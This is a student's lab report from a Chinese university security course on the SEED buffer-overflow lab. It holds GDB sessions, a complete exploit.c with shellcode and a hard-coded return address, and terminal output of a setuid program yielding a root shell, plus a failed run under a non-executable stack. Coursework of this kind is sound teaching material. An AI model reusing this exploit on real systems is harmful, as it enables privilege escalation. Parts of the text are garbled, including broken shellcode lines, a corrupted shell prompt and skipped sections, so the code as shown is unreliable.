

中国科学技术大学计算机学院
《信息安全导论》实验报告



实验题目：网络攻击技术_____

学生姓名：郭耸霄_____

学生学号：PB20111712_____

完成日期：2022 年 4 月 15 日

计算机实验教学中心制

2020 年 09 月

1 实验题目

Buffer Overflow Vulnerability Lab。

2 实验目的

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

3 实验内容

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

4 实验步骤

4.1 Task 1: Exploiting the Vulnerability

4.1.1 Initial setup

进入根用户权限，关闭地址随机化。以关闭栈保护及允许栈可执行的模式用 GCC 编译 stack.c。再用 chmod 修改其权限为根用户权限。

4.1.2 使用 GDB 工具确定所需参数

根据理论课所学知识，我确定了 Offset 的值为 36，也就是说向 buffer 中写入超过 36 字节的内容就会发生缓冲区溢出。

```
Starting program: /home/ubuntu-1604/shared_dir/stack
Breakpoint 1, 0x080484bb in bof ()
1: x/i $eip
=> 0x080484bb <bof>:      push    %ebp
(gdb) x/x $esp
0xbfde031c:      0x0804852e
(gdb) x/i 0x0804852e
      0x0804852e <main+84>: add     $0x10,%esp
(gdb) c
Continuing.

Breakpoint 2, 0x080484cb in bof ()
1: x/i $eip
=> 0x080484cb <bof+16>:  call    0x08048370 <strcpy@plt>
(gdb) x/x $esp
0xbfde02e0:      0xbfde02f8
(gdb)
0xbfde02e4:      0xbfde0337
(gdb) x/x 0xbfde0337
0xbfde0337:      0x90909090
(gdb) p 0xbfde031c- 0xbfde02f8
$1 = 36
(gdb)
```

图 1: 确定 Offset 的过程

确定 Offset 后, 还需要确定 Shellcode 的地址, 使缓冲区溢出后, 程序跳转到攻击代码。这里遇到两个问题:

现象 0 使用理论课上演示的方法, 在后续步骤中出现段错误。

原因 0 理论课演示的 Shellcode 采用的是静态定义的方法, 而实验中的 Shellcode 由参数传入。由于 C 语言数组参数传递模式, 数组内容仍存在于从 badfile 文件读入时开设的数组。

解决方案 0 使用 GDB 在 main 函数中查看 str 的地址。

现象 1 在 GDB 调试过程中, 在 main 函数起始位置打断点后, 继续运行时, 提示程序不能正常运行。

原因 1 在使用 GCC 编译时, 没有使用 -g 选项。

解决方案 1 使用 GCC 的 -g 选项重新编译 stack.c。

```
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) b main
Breakpoint 1 at 0x80484ee: file stack.c, line 24.
(gdb) r
Starting program: /home/ubuntu-1604/shared_dir/stack

Breakpoint 1, main (argc=1, argv=0xbffff084) at stack.c:24
24      badfile = fopen("badfile", "r");
(gdb) p /x &str
$1 = 0xbfffedc7
(gdb) q
A debugging session is active.

        Inferior 1 [process 3922] will be killed.

Quit anyway? (y or n) y
```

图 2: 确定 Shellcode 首地址的过程

4.1.3 编写攻击程序 exploit.c

根据上一步获得的参数, 可以补全编写出如下的攻击程序:

```
1  /* exploit.c */
2
3  /* A program that creates a file containing code for launching shell */
4  #include <stdlib.h>
5  #include <stdio.h>
6  #include <string.h>
7  char shellcode [] =
8      "\x31\xc0"           /* xorl    %eax,%eax          */
9      "\x50"              /* pushl   %eax              */
10     "\x68" / "zsh"        /* pushl   $0x68732f2f        */
11     "\x68" / "bin"        /* pushl   $0x6e69622f        */
12     "\x89\xe3"           /* movl    %esp,%ebx         */
13     "\x50"              /* pushl   %eax              */
14     "\x53"              /* pushl   %ebx              */
15     "\x89\xe1"           /* movl    %esp,%ecx         */
16     "\x99"              /* cdq                      */
17     "\xb0\x0b"           /* movb    $0x0b,%al         */
18     "\xcd\x80"           /* int     $0x80              */
19 ;
20
21 void main(int argc, char **argv)
22 {
23     char buffer[517];
```

```
24 FILE *badfile;  
25  
26 /* Initialize buffer with 0x90 (NOP instruction) */  
27 memset(&buffer, 0x90, 517);  
28 strcpy(buffer+0x24, "\x27\xee\xff\xbf");  
29 strcpy(buffer+0x60, shellcode);  
30 /* You need to fill the buffer with appropriate contents here */  
31  
32 //((void(*)())buffer)();  
33 /* Save the contents to the file "badfile" */  
34 badfile = fopen("./badfile", "w");  
35 fwrite(buffer, 517, 1, badfile);  
36 fclose(badfile);  
37 }
```


4.1.4 进行缓冲区溢出攻击

编译并运行好 exploit.c 后，生成了 badfile。这时运行 stack 后，出现了以下问题：

现象 2 出现了 bash 的改变，但是仅仅进入了用户权限，没有进入 root 权限。

原因 2 操作系统在运行 bash 时，就进行了权限降级。

解决方案 2 将 Shellcode 中的 “\sh” 改为 “\zsh”，使用 zsh 代替 bash 进行实验。最后成功进入 root 权限。



```
egrep      nano      sh          zless  
false      nc          sh.distrib  zmore  
fgconsole  nc.openbsd sleep       znew  
fgrep      netcat     ss          zsh  
findmnt    netstat    static-sh   zsh5  
fuser      networkctl stty  
fusermount nisdomainname su  
ubuntu1604-VirtualBox% q  
zsh: command not found: q  
ubuntu1604-VirtualBox% exit  
ubuntu-1604@ubuntu1604-VirtualBox:~/bin$ cd ~  
ubuntu-1604@ubuntu1604-VirtualBox:~$ l  
examples.desktop  test      模板/  图片/  下载/  桌面/  
shared_dir/       公共的/  视频/  文档/  音乐/  
ubuntu-1604@ubuntu1604-VirtualBox:~$ cd shared_dir/  
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ l  
attack_overflow.c  buf*      call_shellcode.c  exploit.c  stack.c  
badfile            call_shellcode*  exploit*          stack*  
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ gcc -o exploit exploit.c  
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ ./exploit  
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ ./stack  
ubuntu1604-VirtualBox# whoami  
root  
ubuntu1604-VirtualBox#
```

图 3: 取消地址随机化时缓冲区溢出攻击成功

4.4 Task 4: Non-executable Stack

关闭栈保护机制，重新用 GCC 使用栈不可执行选项编译运行 stack.c，得到如下结果：

```
已放弃 (核心已转储)
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ su root
密码:
root@ubuntu1604-VirtualBox:/home/ubuntu-1604/shared_dir# gcc -o stack -z execsta
ck -fno-stack-protector stack.c -g
root@ubuntu1604-VirtualBox:/home/ubuntu-1604/shared_dir# chmod 4755 stack
root@ubuntu1604-VirtualBox:/home/ubuntu-1604/shared_dir# exit
exit
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ gcc -o stack -fno-stack-protecto
r -z noexecstack stack.c
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ l
attack_overflow.c  buf*          call_shellcode.c  exploit.c  stack.c
badfile          call_shellcode*  exploit*        stack*
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ sudo chmod 47555 stack
[sudo] ubuntu-1604 的密码:
chmod: 无效模式: "47555"
Try 'chmod --help' for more information.
LibreOffice Impress 1604-VirtualBox:~/shared_dir$ sudo chmod 4755 stack
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ l
attack_overflow.c  buf*          call_shellcode.c  exploit.c  stack.c
badfile          call_shellcode*  exploit*        stack*
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$ ./stack
段错误 (核心已转储)
ubuntu-1604@ubuntu1604-VirtualBox:~/shared_dir$
```

图 6: 栈不可执行时缓冲区溢出攻击失败

问题 0 Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult?

回答 0 我不能得到一个 shell。出现了段错误问题。攻击使用的 Shellcode 存在栈里，在这时已经不可执行，相当于程序跳转到了不可执行区域，故产生段错误，但是没有执行 Shellcode，没有进入 root。

5 实验总结

通过本次实验，我实践了理论课学到的缓冲区溢出攻击技术，也顺便学到了 GDB 调试办法与 C 语言内联汇编的运行方法，有所收获。

6 意见建议

希望可以明确基础实验与高级实验的评分关系，比如不会因为选择完成基础实验就获得比选择完成高级实验低的分数。